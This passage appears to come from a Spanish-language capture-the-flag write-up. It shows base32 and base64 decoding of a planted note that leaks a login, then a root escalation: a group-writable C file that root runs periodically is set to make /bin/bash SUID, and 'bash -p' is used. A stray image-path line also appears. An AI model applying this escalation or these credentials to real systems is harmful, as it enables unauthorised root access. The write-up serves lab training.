0110  34 58 4f 5a 33 45 49 35  4b 57 4f 57 4b 58 4e 42   4XOZ3EI5 KWOWKXNB
0120  33 47 47 33 53 4b 4e 42  52 57 32 56 4c 48 4d 52   3GG3SKNB RW2VLHMR
0130  44 57 59 33 44 43 4c 42  42 48 4d 43 53 50 4e 46   DWY3DCLB BHMCSPNF
0140  42 47 55 59 33 4e 4e 52  35 47 49 52 32 47 4f 4e   BGUY3NNR 5GIR2GON
0150  48 57 32 55 54 5a 4d 49  5a 55 45 32 54 42 49 34   HW2UTZMI ZUE2TBI4
0160  34 58 55 5a 43 48 48 46  33 55 34 52 43 56 50 4a   4XUZCHHF 3U4RCVPJ
0170  4b 54 41 34 43 48 4a 46  43 47 36 5a 32 32 49 35   KTA4CHJF CG6Z22I5
0180  57 48 55 57 54 4f 4a 49  59 57 49 52 32 46 4a 4d   WHUWTOJI YWIR2FJM
0190  46 41 3d 3d 3d 3d                                  FA====
```




```
❯ echo "MFDTS42ZKNCWOYZSHF2GEM2NM5NFO53HLIZUUMLDI44GOULNPBUFSMTUIRMVQULTJFEEE3DCNZHGQYSXHF5ESR2WOVEUOVTVLEZUU4DDJBJGQY3JIJWGGM2SNQFESSCONRRW4WTMMNU
UE522LBFHMSKHGV3ESSCSOBNFONLMJFDTK2C2I5CWOWSHKVTWCVZVGBNFQSTMMN4XOZ3EI5KWOWKXNB3GG3SKNBRW2VLHMRDWY3DCLBBHMCSPNFBGUY3NNR5GIR2GONHW2UTZMIZUE2TBI44XUZ
CHHF3U4RCVPJKTA4CHJFCG6Z22I5WHUWTOJIYWIR2FJMFA====" |base32 -d; echo
aG9sYSEgc29tb3MgZWwgZ3J1cG8gQmxhY2tDYXQsIHBlbnNhbW9zIGVuIGVuY3JpcHRhciBlc3Rl
IHNlcnZlciBwZXJvIG5vIHRpZW5lIG5hZGEgZGUgaW50ZXJlcywgdGUgYWhvcnJhcmUgdGllbXBv
OiBjcmlzdGFsOmRyb3BjaG9zdG9wNDUzU0pGIDogZGlzZnJ1dGEK

❯ echo "aG9sYSEgc29tb3MgZWwgZ3J1cG8gQmxhY2tDYXQsIHBlbnNhbW9zIGVuIGVuY3JpcHRhciBlc3RlIHNlcnZlciBwZXJvIG5vIHRpZW5lIG5hZGEgZGUgaW50ZXJlcywgdGUgYWhvcnJhcmUgdGllbXBvOiBjcmlzdGFsOmRyb3BjaG9zdG9wNDUzU0pGIDogZGlzZnJ1dGEK" | base64 -d; echo
hola! somos el grupo BlackCat, pensamos en encriptar este server pero no tiene nada de interes, te ahorrare tiempo: cristal:dropchostop453SJF : dis
fruta
```

`cristal:dropchostop453SJF`

tenemos el archivito systm.c que podemos modificar, y sera ejecutado a cada 15 segundos por medio de root como podemos fijarnos en los procesos



```
total 24
-rwxr-xr-x 1 root root   15952 Jan  5 03:56 syst
-rw-rw-r-- 1 root editor   122 Jan  5 03:51 systm.c
-rwxr-xr-x 1 root root     141 Nov 11 20:33 systm.sh
bash-5.2# cat systm.c
cat systm.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
        system("chmod +s /bin/bash");

    return 0;
}
bash-5.2# 
```



```
bash-5.2$ ls -l /bin/bash
ls -l /bin/bash
-rwsr-sr-x 1 root root 1446024 Mar 31  2024 /bin/bash
bash-5.2$ /bin/bash -p
/bin/bash -p
bash-5.2# whoami
whoami
root
bash-5.2# 
```